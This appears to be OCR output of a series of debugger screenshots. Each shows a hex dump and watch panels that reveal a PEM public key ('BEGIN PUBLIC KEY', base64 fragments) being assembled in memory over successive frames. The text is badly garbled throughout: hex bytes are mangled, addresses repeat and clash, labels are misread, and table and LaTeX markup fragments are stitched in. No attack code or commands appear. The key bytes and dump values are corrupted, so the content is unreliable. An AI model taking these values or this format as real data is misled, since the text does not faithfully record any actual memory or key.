Addr ess 00408090 004080A0 00408080 00408000 00408000 00408000 00408000	Hex 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5 47 66 34 5A 7 28 54 41 51 45	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 2D 7 6B 71 68 6B 69 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 74 5 5A 72 65 79 38	Jump 4 Jump 5 Watch 1 Ix=lLocals Struct O01904E0 00000000 ASCII ASCII 001904E4 001904E4 001904E4 001904E4 0A 4D 49 49 42 49 C KEY,MIBI 001904E4 001904E6 08CF48E 01904E4 001904E4 001904E4 001904E6 08CF93E0 01904E7 001904E6 001904E4 001904E6 08CF93E0 01904F6 001904F6 001904F6 001904F6 001904F6 36 6E 75 31 65 64 gCAQEAyrF6nuled 001904F6 0305268E 001904F6 001904F6 08D53A38 36 04 22 88 68 43 Gf42yU/7Ctx.b8hC 0019050 A6D2F60A 0019050 A6D2F60A 00190504 14C49025 00190504 14C49025 019504 14C49025	
Addr ess 00408040 004080A0 00408080 00408080 00408080 00408080 004080F0 004080F0	Hex 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5 47 66 34 5A 7 28 54 41 51 4 35 44 47 30 7	D 42 45 47 49 4E 9 2D 2D 2D 2D 2D 1 45 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 74 5 1 31 37 48 49 37	Jump 4 Jump 5 Watch 1 Ix=l Locals Struct OD1904E0 00000000 01904E1 001904E3 001904E3 001904E3 001904E4 00190AE4 00190AE4 0A 4D 49 49 42 49 C KEYWIEIT 001904E3 88CCF48E 001904E3 001905E4 001904E3 001905E4 001904E3 001905E4 001905E3 001904E3 001905E4 001905E4 001905E3 001905	
Address 00408090 00408080 00408080 00408000 00408000 00408000 00408000 00408100 00408100	Bex 2D 2D 2D 2D 2 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5 47 66 34 5A 11 5 28 54 41 51 4 30 7 28 54 41 51 4 35 7 7 7 30 7 27 74 78 71 30 7 7 7 31 7	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 2D 0 7 68 71 68 68 69 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 74 5 5A 72 65 79 38 5 1 31 37 4B 49 37 1 78 68 71 45 6F 3	Nump 4 Will Dump 5 Watch 1 Ix=lLocals Struct O01904E0 00000000 ASCII ASCII O01904E4 001904E4 001904E4 001904E4 0A 4D 49 49 42 49 C KEYMIIBI O01904E4 001904E6 038F9017 0A 4D 49 49 42 49 C KEYMIIBI O01904E4 001904E6 038F9017 001904E4 001904F0 C80F93E0 001904F4 08853A38 001904F8 08853A38 001904F6 085268E 001904F6 SF81ADB3 001904F6 0305268E 001904F6 SF81ADB3 00190504 14C4902F 00190504 14C4902F 00190508 12567A45 00190505 14C4902F 12567A45 00190508 12567A45 00190506 15267A45 00190506 12567A45 00190506 15267A45 00190506 12567A45	
Address 00408090 00408040 00408080 00408080 00408080 00408050 0040850 00408100 00408100 00408120	Hex 2D 2D 2D 2D 2 2 43 20 4B 45 5 6 4 4 6 4 4 6 4 4 4 6 4 4 6 4 4 6 4 4 5 4 4 1 1 4 5 4 4 1 1 3 4 4 3 1 3 3 4 4 3 1 3 3 6 6 6 7 4 3 1 3 3 6 6 6 7 4 3 1 3 3 6 6 6 7 4 3 1 3 3 6 6 6 7 4 3 1 3 3 6 6 6 7 4 3 1 3 3 6 6 6 7 <td< td=""><td>D 42 45 47 49 4E 9 2D 2D 2D 2D 2D 7 68 71 68 68 69 9 1 4F 43 41 51 38 9 1 45 41 79 72 46 9 9 55 2F 37 43 74 9 5 5A 72 65 79 38 8 1 31 37 48 49 37 1 1 78 68 71 45 6F 1 4 4D 6C 78 53 35</td><td>Nump 4 Will Dump 5 Watch 1 Ix=l Locals Struct OD1904E0 00000000 ASCII ASCII ASCII ASCII ASCII ASCII ASCII 0A 4D 49 49 42 49 FBEGIN PUBLI ASCIPARA ASCIPARA OD1904E1 001904E1 001904E1 7 39 77 30 42 41 JANBgKnkiG9w0BA OD1904F4 001904F0 C80F93E0 6 6E 75 31 65 64 gKAACAQ8AMIIEC OD1904F1 001904F6 S05268E 58 0A 62 38 68 43 GF4ZyU/7Ctx.b8hc OD1905FC 86B2F60A 59 50 4C 59 65 FTAQNZrEY8YPLYEE OD1905N1 OD1905N1 68 41 4D 56 A4 65 DG0q17H17hM51F OD1905N1 OD1905N1 1267A45 28 58 77 71 78 67 /txq1xhqEo+Xwqxqg OD1905N2 SEF086F3 001905N2 SEF086F3 O01905N2 SEF086F3</td><td></td></td<>	D 42 45 47 49 4E 9 2D 2D 2D 2D 2D 7 68 71 68 68 69 9 1 4F 43 41 51 38 9 1 45 41 79 72 46 9 9 55 2F 37 43 74 9 5 5A 72 65 79 38 8 1 31 37 48 49 37 1 1 78 68 71 45 6F 1 4 4D 6C 78 53 35	Nump 4 Will Dump 5 Watch 1 Ix=l Locals Struct OD1904E0 00000000 ASCII ASCII ASCII ASCII ASCII ASCII ASCII 0A 4D 49 49 42 49 FBEGIN PUBLI ASCIPARA ASCIPARA OD1904E1 001904E1 001904E1 7 39 77 30 42 41 JANBgKnkiG9w0BA OD1904F4 001904F0 C80F93E0 6 6E 75 31 65 64 gKAACAQ8AMIIEC OD1904F1 001904F6 S05268E 58 0A 62 38 68 43 GF4ZyU/7Ctx.b8hc OD1905FC 86B2F60A 59 50 4C 59 65 FTAQNZrEY8YPLYEE OD1905N1 OD1905N1 68 41 4D 56 A4 65 DG0q17H17hM51F OD1905N1 OD1905N1 1267A45 28 58 77 71 78 67 /txq1xhqEo+Xwqxqg OD1905N2 SEF086F3 001905N2 SEF086F3 O01905N2 SEF086F3	
Address 00408090 00408040 00408080 004080C0 004080C0 004080C0 00408000 00408100 00408100 00408120 00408130	Hex 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5 47 66 34 5.A 7 28 54 41 51 4 35 44 47 30 7 25 74 78 71 3 30 6A 6B 76 4 62 4A 69 76 4	D 42 45 47 49 4E 3 9 2D 2D 2D 2D 2D 20 7 68 71 68 68 69 1 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 74 3 5 5A 72 65 79 38 3 1 31 37 4B 49 37 1 1 78 68 71 45 6F 3 1 38 58 50 43 68 51 43 68	Nump 4 Will Dump 5 Watch 1 Ix=l Locals Struct O01904E0 00000000 ASCII ASCII ASCII ASCII ASCII ASCII 0A 4D 49 49 42 49 C KEY MIBI ASCIPSE ASCIPSE 0A 4D 49 49 42 49 C KEY MIBI ASCIPSE ASCIPSE 14 D4 49 49 42 43 CEFAAOCAQ8AMIISC O01904F4 001904F6 D0305268E 36 6E 75 31 65 64 GKCAQEAyrF6nuled O01904F8 00305268E 35 0A 62 38 68 43 Gf42yU7Ctx.b8hC O0190504 AG2F60A 59 50 4C 59 65 5 4TAQN2rey8PLYee O0190504 14C4902F 68 41 4D 35 6A 46 5DG0q17K17hAM5jF O0190505 12567A45 00190505 12567A45 00190505 12567A45 00190505 12567B6F3 00190505 12567A45 00190505 12567A45 00190505 12567A45 00190505 12567A45 00190505 12567A45 00190505 12567A45 00190505 12567A45 00190505 1267221C 00190505 1267867 00190505 1267867 00190505 1267867 00190505 1267867 1019505 1267867	
Address 00408090 00408040 00408080 004080C0 004080C0 004080C0 00408000 00408100 00408100 00408120 00408130	Hex 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5 47 66 34 5.A 7 28 54 41 51 4 35 44 47 30 7 25 74 78 71 3 30 6A 6B 76 4 62 4A 69 76 4	D 42 45 47 49 4E 3 9 2D 2D 2D 2D 2D 20 7 68 71 68 68 69 1 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 74 3 5 5A 72 65 79 38 3 1 31 37 4B 49 37 1 1 78 68 71 45 6F 3 1 38 58 50 43 68 51 43 68	Nump 4 Will Dump 5 Watch 1 Ix=l Locals Struct O01904E0 00000000 ASCII ASCII ASCII ASCII ASCII ASCII 0A 4D 49 49 BEGIN PUBLI ASCIA ASCIPE 001904E8 88CCF48E 001904E3 001904E3 001904E3 88CCF48E 001904E3 QEFAAOCAQ8AMIBC 001904E4 001904F0 36 6E 75 31 65 64 QEFAAOCAQ8AMIBC 001904F1 001904F6 36 64 17 53 64 6 506017V7CtX.b8hC 00190506 1267A45 38 54 36 64 36 77 71 78 67 /txq1xhqEo+Xwqxq 00190508 1257A45 38 52 74 73 73 73 8 b1/vCKXPCkvZtczx 00190508 12567A45 00190508 12567A45 00190508 12567A45 00190510 DF2221C 00190514 D0190514	
Address 00408040 00408040 00408000 00408000 00408000 00408000 00408000 00408100 00408110 00408120 00408130 00408140	Hex 2D 2D 2D 2D 2D 43 20 48 45 5 6A 41 44 2 6 51 45 46 41 4 67 48 43 41 5 47 66 34 54 15 28 54 15 14 35 28 54 15 14 30 6A 68 77 30 6A 68 77 4 62 46 9 76 4 9 76 4 9 76 4 13 30 6A 68 77 4 62 46 9 76 4 9 76 4 52 76 62 55 76 4 52 76 45 76 62 55 76 4 55 76 4 55 76 4	D 42 45 47 49 4E 3 9 2D 2D 2D 2D 2D 7 68 71 68 68 69 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 77 4 1 53 77 43 77 4 1 78 68 71 45 6F 3 1 31 37 48 49 37 1 78 68 71 45 6F 3 3 48 58 50 43 68 3 7 43 39 48 76 33	Nump 4 Will Dump 5 W Watch 1 Ix=l Locals Struct O01904E0 00000000 ASCII ASCII ASCII ASCII 001904E4 001904E4 001904E4 0A 4D 49 49 42 49 C KEYMIIBI ASCIP 0A 4D 49 49 42 49 C KEYMIIBI ASCIP 41 D4 94 42 QEFAACAQ8AMIIBC 001904F4 001904F6 0853A38 36 6E 75 31 65 4 QEFAACAQ8AMIIBC 001904F4 001904F6 001904F6 0853A38 59 50 4C 59 65 5 +TAQNZrey8PPLYee 00190504 14C4902F 68 41 40 37 67 /1xuMdEo+Xwqxg 00190500 A602F60A 00190501 BE7221C 00190501 DE72221C 00190510 DE72221C 00190510 DE72221C 00190510 DE72221C 00190518 F084E11 65 25 5A PeVMC9HV3eRJbUZ 00190518 F084E11	
Address 00408090 00408080 00408080 004080E0 004080E0 004080E0 00408100 00408100 00408120 00408120 00408120 00408130	Hex 2D 2D 2D 2D 2D 2 43 20 48 45 5 64 41 42 6 51 45 46 41 67 48 43 41 5 44 15 14 7 66 34 5.4 7.0 7 25 7.4 7.8 7.1 30 6.6 6.7 4 6 4.6 4.6 4.6 4.6 4.7 4.7 6.7 4.7 7.0 7 25 7.4 7.8 7.1 30 6.6 6.7 4 6.4 6.4 6.7 4.6	D 42 45 47 49 4E 9 9 2D 2D 2D 2D 2D 20 7 68 71 68 68 69 1 1 4F 43 41 51 38 9 55 2F 37 43 74 E 5A 72 65 79 38 1 1 31 37 4B 49 37 1 1 78 68 71 45 6F 4 4D 6C 78 53 35 3 48 58 04 36 63 7 43 39 48 76 33 2 78 54 6A 42 73 3	Nump 4 Will Dump 5 Watch 1 Ix=l Locals Struct OD1904E0 00000000 ASCII ASCIII ASCIIII ASCIIII ASCIIIII ASCIIIIIII ASCIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII	
Address 00408040 00408040 00408040 00408050 00408050 00408050 00408050 0040810 0040810 0040810 00408130 00408140 00408140 00408160	Hex 2D 2D 2D 2D 43 20 48 45 5 6A 41 42 6 51 45 5 67 48 34 41 5 47 66 34 41 47 66 34 41 5 41 47 86 41 41 47 86 41 41 52 54 41 41 52 54 41 54 41 41 54 41 41 41 52 54 41 41 54 41 41 54 41 41 54 54 61 66 76 62 57 62 56 64 64 26 7 74	D 42 45 47 49 4E 9 9 2D 2D 2D 2D 2D 7 6B 71 68 6B 69 1 4F 43 41 51 38 9 55 2F 37 43 74 9 5 5 2F 37 43 74 9 5 5 47 48 49 37 1 31 37 4B 49 37 1 45 41 74 85 79 38 1 31 37 4B 49 37 1 40 6C 78 53 35 3 4B 58 50 43 66 7 7 43 39 48 76 33 2 78 54 6A 42 73 9 45 43 38 6F 37	Nump 4 Wing Dump 5 W Watch 1 Ix=l Locals Struct OD1904E0 O0000000 01904E3 ASCII ASCII 001904E4 001904E4 001904E8 882CF48E 0A 4D 49 49 42 49 C KEYMIIBI 001904E4 001904E8 882CF48E 001904E8 001904E8 001904E8 001904E8 001904E8 001904E8 001904E8 001904E1 0019050E EEGMUN 0019050E1 EEGMUN 0019050E1 EEGMUN 0019050E1 EEGMUN 0019051E EEGMUN	
Address 00408040 00408040 00408080 00408080 00408020 00408020 00408020 00408100 00408100 00408120 00408130 00408140 00408140 00408150 00408170	Hex 2D 2D 2D 2D 2D 43 20 48 42 6 6A 41 44 42 6 51 45 46 41 4 47 66 34 41 5 47 66 34 41 5 47 66 34 54 41 35 44 47 70 7 26 24A 69 76 46 62 45 76 62 56 70 65 76 62 57 70 65 76 62 57 73 4A 37 74 7 73 63 62 86 62	D 42 45 47 49 4E 9 2D 2D 2D 2D 2D 2D 1 4F 43 41 51 38 1 45 41 77 72 46 9 55 2F 37 43 74 9 55 2F 37 43 74 9 1 31 37 4B 49 37 1 78 68 71 45 6F 4 4D 6C 78 53 35 3 4B 58 50 43 6B 7 43 39 48 76 33 2 78 54 6A 42 73 9 45 34 38 6F 7 9 43 39 45 76 37 2 48 63 53 64 77 2 48 63 50 64 77 2 48 63 53 64 77 2 48 63 50 77 2 50 64 77 2 50 66 77 2 50 67 77 77 2 50 67 77 77 2 50 67 77 77 77 77 77 77 77 77 77 77 77 77	Nump 4 Wing Dump 5 W Watch 1 Ix=[Locals Struct OD1904E0 O0000000 ASCII ASCIII ASCIIII ASCIIII ASCIIIII ASCIIIIIII ASCIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII	
Address 00408090 00408040 00408050 00408050 00408050 00408050 0040810 0040810 00408120 00408130 00408130 00408140 00408150 00408150	Hex 2D 2D 2D 2D 43 2O 48 45 5 6A 41 42 6 51 45 46 47 66 34 41 5 46 41 4 47 66 34 54 51 41 4 35 44 151 41 35 44 47 30 6A 6B 7C 47 76 76 76 22 54 61 46 2F 7 65 76 62 5 64 61 46 2F 7 33 43 7 7 33 63 2B 62 53 53 48 7 74 7 33 63 2B 62 62 62 62 62 53 48 37 74 7 7 33 63 2B 62 62 62 62	D 42 45 47 49 4E 9 9 2D 2D 2D 2D 2D 14 F 43 41 51 38 145 41 79 72 46 9 9 55 2F 37 43 74 1 55 77 43 74 1 55 77 43 74 1 55 77 43 74 1 78 68 71 45 6F 7 4 4D 6C 78 53 35 7 43 39 48 76 33 7 43 39 48 76 33 7 43 39 48 6F 37 2 48 63 53 64 77 2 48 63 53 64 77 3 71 30 31 61 74	Jump 4 Will Dump 5 Watch 1 Ix=l Locals Struct On1904E0 00000000 20 50 55 42 C 49 4 BEGIN PUBLI 001904E0 001904E0 001904E0 001904E0 20 50 55 42 C 49 BEGIN PUBLI BEGIN PUBLI 001904E0 001905E0 EF9017 001904E0 001905E0 EF9017 001904E0 001905E0 EF9017 001905E0 EF084E11 001905E0 EF084E11 001905E0 EF084E11 001905E0 EF084E11 001905E0 EF084E11 001905E0 EF084E11	
Address 00408040 00408040 00408060 00408060 00408060 00408060 00408060 00408100 00408100 00408120 00408120 00408130 00408140 00408140 00408160 00408160 00408190	Hex 2D 2D 2D 2D 2D 43 20 48 45 5 6A 41 44 2 6 51 45 46 41 4 67 48 43 41 5 47 66 34 5A 7 28 54 47 30 7 28 54 47 30 7 30 6A 68 77 4 62 4A 69 76 4 70 65 76 62 5 64 61 46 27 4 70 65 76 62 5 34 37 74 7 3 363 28 62 3 69 46 55 16 67 4 67 4	D 42 45 47 49 4E 9 2D 2D 2D 2D 2D 7 68 71 68 6B 69 4 1 4F 43 41 51 38 4 1 45 41 79 72 46 5 9 55 2F 37 43 77 4 1 31 37 48 49 37 1 78 68 71 45 6F 7 4 4D 6C 78 53 35 4 4 4D 6C 78 53 35 4 4 4D 6C 78 53 35 4 7 43 39 48 76 33 2 78 54 6A 42 73 9 9 45 43 38 6F 37 9 2 48 63 53 64 77 7 3 71 30 31 61 74 74 4 48 53 48 71 34	Nump 4 Will Dump 5 W Watch 1 Ix=[Locals Struct OD1904E0 O0000000 ASCII ASCII <td< td=""><td></td></td<>	
Addr ess 00408090 00408040 00408040 00408050 00408050 00408050 00408050 0040810 00408120 00408120 00408130 00408130 00408150 00408150 00408150 00408150	Hex 2D 2D 2D 2D 43 2O 48 45 5 6A 41 42 6 51 45 45 5 47 66 34 41 5 41 4 47 66 34 41 5 41 41 42 6 34 41 5 44 47 36 64 51 45 41 41 41 41 54 41 41 41 42 6 52 54 61 51 45 74 73 30 6A 68 77 47 73 36 32 62 56 64 61 46 27 54 64 67 44 77 74 73 36 32 62 62 56 64 61 46 27 44 73 55 56 64 61 46 74	D 42 45 47 49 4E 9 9 2D 2D 2D 2D 2D 14 4F 43 41 51 38 145 41 79 72 46 9 9 55 2F 37 43 74 9 55 2F 37 43 74 9 5 54 72 65 79 38 9 1 31 37 48 49 37 1 1 78 68 71 45 6F 7 4 4D 6C 78 53 35 4 4 4D 6C 78 53 35 4 7 43 9 48 76 33 2 7 43 9 48 76 33 2 9 45 43 38 6F 37 9 2 48 63 53 64 77 3 3 71 30 31 61 74 1 4 48 53 48 71 34 4 6 48 68 53 2F 6A	Nump 4 Wing Dump 5 W Watch 1 Ix=l Locals Struct OD1904E0 O0000000 01904E3 ASCII ASCII 01904E4 001904E4 001904E4 001904E4 0A 4D 49 49 42 49 C KEY NIIBI 01904E4 001904E8 882CF48E 01904E4 001904E4 001904E4 001904E8 001904E8 001904E8 47 39 77 30 42 41 JANBgkqhki69w0BA 001904F8 001904F6 001904F0 56 66 75 31 65 64 gKCAQEAyrF6nu1ed 001904F8 00190526 SEF1ADB3 59 50 14 C 59 65 65 4TAQNZrey8PLYEe 00190504 14C4902F 00190504 14C4902F 28 58 77 71 78 67 7txq1xhqE0+Xwqxg 00190510 DF2221C 00190505 2567A45 59 75 51 47 64 73 7A 78 Di1vCXPCkvZtczx 00190510 DF22221C 00190516 G633370E 59 66 51 39 31 28 1tL1sq01atymQ91+ 00190520 G678BA65 001905220 A6027671 50 75 51 4 64 32 5011tytKsH45/jMq91-C 001905220 A6798A65	
Address 00408040 00408040 00408050 00408050 00408050 00408050 00408100 00408100 00408130 00408140 00408150 00408150 00408190 00408180	Hex 2D 2D 2D 2D 2D 43 20 48 45 5 6A 41 44 2 6 51 45 46 41 4 67 48 43 41 5 47 66 34 5A 71 30 6A 68 77 4 62 4A 59 76 4 30 6A 68 77 4 62 4A 69 76 4 70 65 76 62 5 64 61 46 27 74 73 63 28 62 3 69 4C 74 4 6 65 51 69 74 6 68 63 31 71 6 62 46 54 74 7 <td>D 42 45 47 49 4E 3 9 2D 2D 2D 2D 2D 7 68 71 68 68 69 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 77 4 1 45 41 79 72 46 3 1 31 37 48 49 37 1 78 68 71 45 6F 3 3 48 58 50 43 66 3 2 78 54 6A 42 73 9 9 45 43 38 6F 37 2 48 63 53 66 7 3 71 30 31 61 77 3 71 30 31 61 74 4 48 53 48 71 34 6 48 66 35 2F 6A 4 4 83 36 6E 43 36</td> <td>Nump 4 Will Dump 5 W Watch 1 N=locals Struct On1904E0 00000000 ASCII ASCII</td> <td></td>	D 42 45 47 49 4E 3 9 2D 2D 2D 2D 2D 7 68 71 68 68 69 1 4F 43 41 51 38 1 45 41 79 72 46 3 9 55 2F 37 43 77 4 1 45 41 79 72 46 3 1 31 37 48 49 37 1 78 68 71 45 6F 3 3 48 58 50 43 66 3 2 78 54 6A 42 73 9 9 45 43 38 6F 37 2 48 63 53 66 7 3 71 30 31 61 77 3 71 30 31 61 74 4 48 53 48 71 34 6 48 66 35 2F 6A 4 4 83 36 6E 43 36	Nump 4 Will Dump 5 W Watch 1 N=locals Struct On1904E0 00000000 ASCII	
Address 00408090 00408040 00408040 00408050 00408050 00408050 00408050 00408100 00408120 00408120 00408130 00408130 00408130 00408150 0000000000000000000000000000000000	Hex 2D 2D 2D 2D 43 20 4B 45 5 43 20 4B 45 5 43 20 4B 45 5 51 45 46 41 4 67 4B 41 14 42 67 4B 41 15 44 15 14 25 44 15 14 35 44 70 13 30 6A 6B 76 47 66 37 74 77 73 36 32 64 27 76 47 33 63 28 62 33 44 37 74 77 33 63 28 62 33 44 37 74 77 33 63 28 63 33 48 57 64 67 73 55 16 9 74 67	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Jump 5 W Watch 1 Ix=l Locals Struct OD1904E0 O0000000 01904E3 ASCII ASCII OD1904E4 OD1904E0 OD1904E0 OD1904E4 OD190AE4 0A 4D 49 49 42 49 C KEYMIIBI OD1904E4 OD1904E0 D01904E0 D0190541 HCMAD D019050 A602F60A D0190500 A602F60A D0190500 A602F60A D0190500 B2567465 D0190500 B2567465 D0190500 B27221L0 D0190510 D72221C D0190518 F084E11 D0190518 F084E11 D0190518 F084E11 D0190518 F084E11 D0190518 F084E11 D0190518 F084E12 D0190518 F084E12 D0190518 F084E13 D0190518 F084E13 D0190518 F084E132.76F9BA65 D0190518	
Address 00408090 00408040 00408040 00408050 00408050 00408050 00408050 00408100 00408120 00408120 00408130 00408130 00408130 00408150 0000000000000000000000000000000000	Hex 2D 2D 2D 2D 43 20 48 45 5 43 20 48 45 5 43 20 48 45 5 51 45 46 41 4 47 66 34 41 4 47 66 34 54 11 325 44 47 30 76 77 20 4A 69 76 47 68 76 47 20 4A 69 76 47 68 76 42 33 48 37 74 77 33 63 28 62 33 44 77 47 73 36 32 86 27 33 63 28 62 33 48 57 13 46 57 75 6 65 51 17 16 28 <	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Nump 4 Will Dump 5 W Watch 1 Ix=[Locals Struct OD1904E0 O0000000 ASCII ASCII ASCII ASCII ASCII ASCII ASCII 0A 4D 49 49 4 C KEYNIIBI ASCIA ASCIA ASCIA ASCIA 7 39 77 73 42 41 JANBGKANKIGSWOBA OS268E OS268E OS19044E OS268E OS1904F1 OS268E 86 41 4D 56 A4 65 DG0q17V7CtX.bShC OS1904F8 OS268E OS267A45 OS267A45 OS267A45 OS3370E OS3370E OS3370E	
Address 00408090 00408080 00408080 00408080 00408080 00408080 00408080 00408120 00408120 00408120 00408120 00408140 00408150 00408180 00408180	Hex 2D 2D 2D 2D 2D 43 20 48 45 5 6A 41 42 6 51 45 46 41 47 66 34 41 47 66 34 54 47 66 34 54 25 54 151 41 35 44 47 30 74 30 6A 68 77 4 64 61 46 2F 74 33 63 28 62 42 34 37 74 7 33 35 51 69 74 42 35 51 69 74 42 68 53 33 48 5 69 4C 74 71 6 68 53 33 48 5 <td>$\begin{array}{cccccccccccccccccccccccccccccccccccc$</td> <td>Jump 4 Will Dump 5 Watch 1 Ix=locals Struct OD1904E0 00000000 01904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 01904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 109500 001904F0 C80F93E0 001904F0 C80F93E0 0019054E0 0019054E0 0019054E0 0019054E0 0019054E0 0019054E0 0019054E0 0019050E0 EF9017 0019054E0 0019050E0 EF9017 0019054E0 0019050E0 EF22221C 0019051E0 EF084E11 0019051E EF084E11 0019051E EF084E11 0019052E0 F6F98A65 0019052E0<!--</td--><td></td></td>	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Will Dump 5 Watch 1 Ix=locals Struct OD1904E0 00000000 01904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 01904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 109500 001904F0 C80F93E0 001904F0 C80F93E0 0019054E0 0019054E0 0019054E0 0019054E0 0019054E0 0019054E0 0019054E0 0019050E0 EF9017 0019054E0 0019050E0 EF9017 0019054E0 0019050E0 EF22221C 0019051E0 EF084E11 0019051E EF084E11 0019051E EF084E11 0019052E0 F6F98A65 0019052E0 </td <td></td>	
Address 00408090 00408040 00408040 00408050 00408050 00408050 00408050 00408120 00408120 00408130 00408130 00408140 00408150 0040850 0040850 0040850	Hex 2D 2D 2D 2D 43 2O 4B 45 5 6A 41 4E 42 6 41 4E 42 6 44 14 67 4B 43 14 41 4 67 4B 44 15 14 15 14 20 46 20 21 30 32 20 20 20 21 30 32 24 30 24 27	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Nump 4 Will Dump 5 W Watch 1 N=locals Struct On1904E0 00000000 ASCII	
Address 00408090 00408080 00408080 00408080 00408080 00408080 00408080 00408100 00408100 00408120 00408150 00408180 00408100 00408100 000000000000000000000000000000000	Hex 20 2D 2D 2D 2D 43 20 48 45 5 6A 41 42 6 51 45 46 41 4 67 48 34 15 41 47 66 34 34 15 47 66 34 54 71 30 6A 6B 77 47 70 65 76 42 62 64 61 46 2F 77 33 63 2B 62 44 9 42 74 73 36 2B 62 34 37 74 73 36 2B 62 34 37 74 73 55 16 97 40 62 76 4 62 35 34 37 16 62 35 35 16 17 <td< td=""><td>$\begin{array}{cccccccccccccccccccccccccccccccccccc$</td><td>Jump 4 Will Dump 5 Watch 1 Ix=locals Struct On1904E0 00000000 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001905E0 EF9017 001904E0 001905E0 EF9017 001905E0 EF084F10 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084E11 001905E0 EF084E110 001905E0 EF084E</td><td></td></td<>	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Will Dump 5 Watch 1 Ix=locals Struct On1904E0 00000000 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001905E0 EF9017 001904E0 001905E0 EF9017 001905E0 EF084F10 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084F11 001905E0 EF084E11 001905E0 EF084E110 001905E0 EF084E	
Address 00408000 00408000 00408000 00408000 00408000 00408000 00408000 00408000 00408100 00408100 00408130 00408140 00408150 0040850	Hex 2D 2D 2D 2D 43 2O 4B 45 5 6A 41 4E 42 6 67 4B 43 41 45 67 4B 43 14 45 67 4B 43 14 45 67 4B 43 15 44 70 65 76 62 76 70 65 76 62 77 33 4A 37 74 73 36 28 62 33 62 33 69 4C 74 4C 74 62 74 62 74 62 74 62 75 51 69 74 66 65 31 71 63 55 51 69 74 66 65 31 71 62 63 34 45 57 62 76 62	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Nump 4 Will Dump 5 W Watch 1 N=locals Struct OD1904E0 O0000000 ASCII	
Address 00408040 00408040 00408050 00408050 00408050 00408050 00408100 00408100 00408120 00408130 00408130 00408130 00408130 00408130 00408130 00408130 00408150 00408150 00408150 00408150 00408150 00408150 00408150 00408150 00408150 00408210	Hex 20 20 20 20 21 3 20 48 45 5 6A 41 42 6 51 45 46 41 47 66 34 41 47 66 34 54 47 66 34 54 47 66 34 54 25 54 51 51 26 54 57 62 57 74 73 36 28 62 46 69 76 42 62 46 69 76 42 63 32 86 25 17 36 63 28 62 17 68 65 17 16 28 63 34 76 45 54 54 57 53 54 57 64 </td <td>$\begin{array}{cccccccccccccccccccccccccccccccccccc$</td> <td>Nump 4 Will Dump 5 Watch 1 Ix=locals Struct OD1904E0 O0000000 011904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 0A 4D 49 49 42 49 C KEY=,MIIBI Imm 4 011904E0 001904E0 0019054E0 0019054E0 001904E0 0019054E0 <td< td=""><td></td></td<></td>	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Nump 4 Will Dump 5 Watch 1 Ix=locals Struct OD1904E0 O0000000 011904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 0A 4D 49 49 42 49 C KEY=,MIIBI Imm 4 011904E0 001904E0 0019054E0 0019054E0 001904E0 0019054E0 0019054E0 <td< td=""><td></td></td<>	
Address 00408020 00408020 00408020 00408020 00408020 00408020 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408120 00408220 00408210	Hex 2D 2D<	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Will Dump 5 W Watch 1 K=l Locals Struct OD1904E0 O0000000 011904E1 001904E1 001904E1 001904E3 001904E3 001904E3 001904E3 0A 4D 49 49 42 49 C KEY=WIIBI 001904E3 001905C3 E58524A3 GF42yU/7CTx.bsBC 001905C1 E567A45 001905C3 E567A45 001905C3 E567A45 001905C3 E567A45 001905C3 E567A45 001905C4 E367A56 001905C4 E367A57 001905C4 </td <td></td>	
